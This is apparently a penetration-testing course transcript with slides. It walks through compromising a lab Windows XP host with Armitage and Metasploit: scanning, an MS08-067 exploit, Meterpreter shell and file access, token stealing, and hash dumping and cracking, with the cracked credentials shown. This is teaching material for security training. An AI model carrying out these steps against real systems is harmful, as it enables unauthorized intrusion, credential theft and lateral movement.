

Penetration Testing Walkthrough

Table of Contents

Penetration Testing Walkthrough	3
Practical Walkthrough of Phases 2 - 5	4
Chose Tool – BackTrack (Armitage)	5
Choose Target	6
Phase 2 - Basic Scan	7
Phase 2 - Detailed Scan	8
Phase 3 – Gaining Access	9
Phase 3 – Gaining Access -2	10
Phase 3 – Gaining Access -3	12
Phase 3 – Gaining Access -4	13
Phase 3 – Gaining Access -5	14
Phase 3 – Access Gained!	15
Command Shell Access	16
Phase 3 – Gaining Access -5	17
Command Shell Access	18
Useful Meterpreter Commands	19
Privilege Escalation	20
Impersonation	21
Password Cracking	22
Password Cracking -2	24
Phase 4 - Maintaining Access	25

Phase 5 - Cover Tracks 27

Summary 28

Notices 30




Penetration Testing Walkthrough



**031 And let's quickly walk through a pen test.

Practical Walkthrough of Phases 2 - 5



**032 So what we're going to do is look at phases- or steps 2 through 5 through this; with scanning and enumeration.

Chose Tool - BackTrack (Armitage)

Chose Tool – BackTrack (Armitage)

Armitage is a graphical interface for Metasploit




**033 And here we're basically going to use Armitage. Armitage is again just kind of a graphical user interface that sits on top of Metasploit. And any of the not all of the functions but a lot of the functions that are available through Metasploit, Armitage will expose to you; so you can basically point and click your way around an assessment.

Choose Target

Choose Target

Choose target based on information gathered during Phase 1 and parts of Phase 2

We will be performing an active scan, so it is possible to get caught! Use caution!




**034 So the first thing that you want to do is give it a host or an IP range that you want to do scanning and enumeration against. It is going to do an active scan. So you are going to send packets to the target. It's not just passive sniffing.

Phase 2 - Basic Scan

Phase 2 - Basic Scan

Highlight target and select Scan

The services discovered will show up on a new window



host	name	port	proto	state	info
192.168.201.147	ftp	21	tcp	open	220 ActiveFax Version 4.27 (Build 0223) - Thur...
192.168.201.147	telnet	23	tcp	open	Welcome to Microsoft Telnet Service \x0a\x0a...
192.168.201.147	ntp	123	udp	open	Microsoft NTP
192.168.201.147		135	tcp	open	
192.168.201.147	netbios	137	udp	open	USER-XP: <00>-U :WORKGROUP:<00>-G :USER-...
192.168.201.147	smb	445	tcp	open	Windows XP Service Pack 3 (language: English...




**035 Once you do that, you load it in, you do your scan against it, you'll see a whole bunch of services or ports that are open on it. So basically it's gone and done an Nmap scan against it for you. And all you had to do was right-click the host and say Scan.

You don't have to know command line options or anything. You don't even have to know Nmap. The tool will do all that for you behind the scenes.

Phase 2 - Detailed Scan

Nmap Comprehensive scan provides more details




**036 You can actually dig into the Nmap options, if you want, and do more comprehensive scans. Let's say the basic scan didn't come back with the right information, or you suspect there's more. You can use any of these Nmap options to run a detection scan against it.

Phase 3 - Gaining Access

Phase 3 – Gaining Access

Select Find Attacks, by port, from “Attacks” menu




Not all of the exploits found will work and some may not apply



**037 Once you've done that, you can find various attacks that are applicable to this host. So Armitage will go through the vulnerability database that it has, or the list of the vulnerabilities, and it will pick ones that apply to this host, or might apply to the host.

Phase 3 – Gaining Access -2

Determine which exploits are most applicable by using Metasploit's (Armitage) built-in Check Exploits function



**038 You can use the Check Exploits function. And so once you've scanned for possible exploits that run on this host-- it'll give you a whole list of them; but you might find that some of these aren't applicable to you.

Armitage makes its best guesses, based on the operating system and patch level and that sort of thing, what it's vulnerable- or what is vulnerable, and give you some exploits to run. But they may not all actually work.

So you can use the Check Exploits function to go through; and it will actually use the Check Exploits

function within Metasploit to see every possible vulnerability, or every possible exploit in here, will it work?


Some of the exploits have a check function implemented; some of them don't. Like you can see here, this one ran the check and it said: The target is not exploitable.

Some of them will come back say: The target is vulnerable. And even more of them will come back and say: The check hasn't been implemented yet. It really depends on how this particular exploit was written.

Phase 3 – Gaining Access -3

Phase 3 – Gaining Access -3

Set options, including target, and click Launch



**039 Then you basically pick an exploit; and click Launch. Once you pick an exploit, it'll pop up a window with all the various options on it.

Again, this isn't always-- this isn't a true script kiddie tool. It's close. But you really have to understand what's going on here.


Armitage will make its best guess as to what goes in here. But if you don't understand this and something goes wrong, you're really hosed. You won't understand how to troubleshoot it or how to fix it.

So in this case, we were running an attack, an exploit, against FTP; the active fax server that was running on the FTP port. We set our options and clicked the Launch button.

Phase 3 - Gaining Access -4

Phase 3 – Gaining Access -4

This is what an **unsuccessful** attempt looks like



**040 This is what an unsuccessful attempt looks like. So you can see, you've got a new window here that says Exploit; and a whole bunch of information is going to go by, and it's going to say, you know: I sent the exploit; I sent the payload; now we're waiting for it. Nothing happens.

So just understand that just because Metasploit and Armitage says an

exploit is possible, or that it will work, doesn't always mean that it will.


And so if you get to this and it says Sending the Exploit Buffer, and you don't actually see anything happen, okay your exploit didn't work; too bad. Pick something else and move on.

Phase 3 – Gaining Access -5

Phase 3 – Gaining Access -5

If unsuccessful with first exploit, try a different one

Persistence pays off




**041 And so here we've gone through and we've picked a different one. This is a MS08-067, which is a very stable useful exploit. It works on a lot of different things.

So we decided to go ahead and try that one.

Phase 3 – Access Gained!

Phase 3 – Access Gained!



Owned...



**042 And this is what it looks like when it does succeed. The subtle hint up there-- the lightning bolts and the red-- is your indication that the exploit actually did work. And now you can actually start interacting with it.


The nice thing about Armitage is it also gives you a way to share this system with other people; meaning if you've got a team of 10 penetration testers, all of you- you know, all 10 of you don't have to throw exploits at this one poor box to get on it. You can exploit it once, and then Armitage will share this with the other 10 people on your team. All of

you can then start using this. And it's a much more stable way of accessing a host, so you're all not throwing exploits at it at the same time.

Command Shell Access

Command Shell Access

After initial access, open command shell




**043 So after initial access, it will deploy the-- depending on what you picked-- where is it?--

Phase 3 – Gaining Access -5

Phase 3 – Gaining Access -5

If unsuccessful with first exploit, try a different one


Persistence pays off



**041 In here, you can pick which payload is going to get deployed.

Command Shell Access

After initial access, open command shell




**043 It'll deploy something like Meterpreter, which gives you a whole bunch of access; I mean, it's an interactive shell. It's a command prompt, it's a file upload/file download, password dumper, crack hashes-- I mean, there's a lot of stuff that this particular payload can do.

And so basically you can just click Meterpreter; select what command you want to run; in this case opening up a command shell. And it will, no kidding, give you an interactive command shell.


Useful Meterpreter Commands

Shell - Meterpreter session -> Interact -> Command Shell



Upload file - Meterpreter -> Explore -> Browse Files -> Upload



Download file - From browse files, right click -> Download



**044 If you want to browse through the file system, again you right-click the host; go to Meterpreter; say Browse Files. And it will give you a little Explorer interface where it will show you the file system. And you can upload and download right from the GUI.

Privilege Escalation

Gain access to the System account



**045 It'll also let you do privilege escalation. Again, Metasploit uses Incognito. So this is a graphical interface to that. It'll let you pick, you know, which account you want to be.


Impersonation

Impersonation

When you exploit a system, you become the user account that ran the application that was exploited

For Windows exploits, this is typically the System account

Meterpreter -> Access -> Steal Token




**046 You can steal tokens with this and change user context as well.

Password Cracking

Impersonate, escalate, crack passwords...

If we already have System access, why bother with passwords?



**047 If you already have system access, why would you want to do something like dumping out the hashes? You already completely own this system with the most- with the greatest level of permission possible. Why would you go after usernames and passwords now?

Student: The best access is legitimate access.

Chris Evans: The best access is legitimate access. Right. Why else?

Student: Might get other users domain maybe.

Student: Yes.

Chris Evans: You might find other users; usernames and passwords to get into other systems. Again, think about once you, you know, make that initial entry into the network, how are you going to spread? How are you going to do lateral movement?

If you grab the passwords from this system, and you crack them out and you crack the local administrator account, what are the chances that that's the same password on all the other Windows boxes out there?

Student: Good.

Chris Evans: Pretty good.

Student: (Inaudible)

Password Cracking -2

Click Crack Passwords, then "Launch"

The screenshot shows a web-based interface for password cracking. On the left, a table lists users and their corresponding password hashes and host addresses. The 'Administrator' user is highlighted. Below the table are buttons for 'Refresh', 'Crack Passwords', and 'Export'. A dialog box titled 'Crack Passwords' is open, showing a description of the tool and a table for options like 'JOHN_BASE' and 'JOHN_PATH'. A 'Launch' button is visible at the bottom of the dialog. In the foreground, a terminal window displays the output of the 'auxiliary(jtr_crack_fast)' command, showing that three password hashes were cracked for the user 'user' on host 192.168.201.147.

user	pass	host
Administrator	6a98eb0fb88a449cbe6fabfd825bca61...	192.168.201.147
cainmeister	cb217527f345e3ecaad3b435b51404e...	192.168.201.147
Guest	aad3b435b51404eeaad3b435b51404...	192.168.201.147
HelpAssistant	b504dd45f7c852e8ff0df1326f408b50...	192.168.201.147
SUPPORT_388945a0	aad3b435b51404eeaad3b435b51404...	192.168.201.147
User	22124ea690b83bfaad3b435b51404...	

```
[*] 3 password hashes cracked, 3 left
[+] Cracked: User:user (192.168.201.147:445)
[+] Cracked: Administrator:Administrator (192.168.201.147:445)
[+] Cracked: Guest: (192.168.201.147:445)
msf auxiliary(jtr_crack_fast) > |
```

**048 Chris Evans: So if you want to crack out the passwords, it gives you the ability to do that too. And then you just sit there and wait for it.

It'll run John in the background, and it'll tell you when the passwords crack out. So you can do this, and while the passwords are cracking in the background you can go back and operate from a command line, do any of the other file upload/download stuff; because all this is kind of running in the background. So it lets you do multiple things at once.

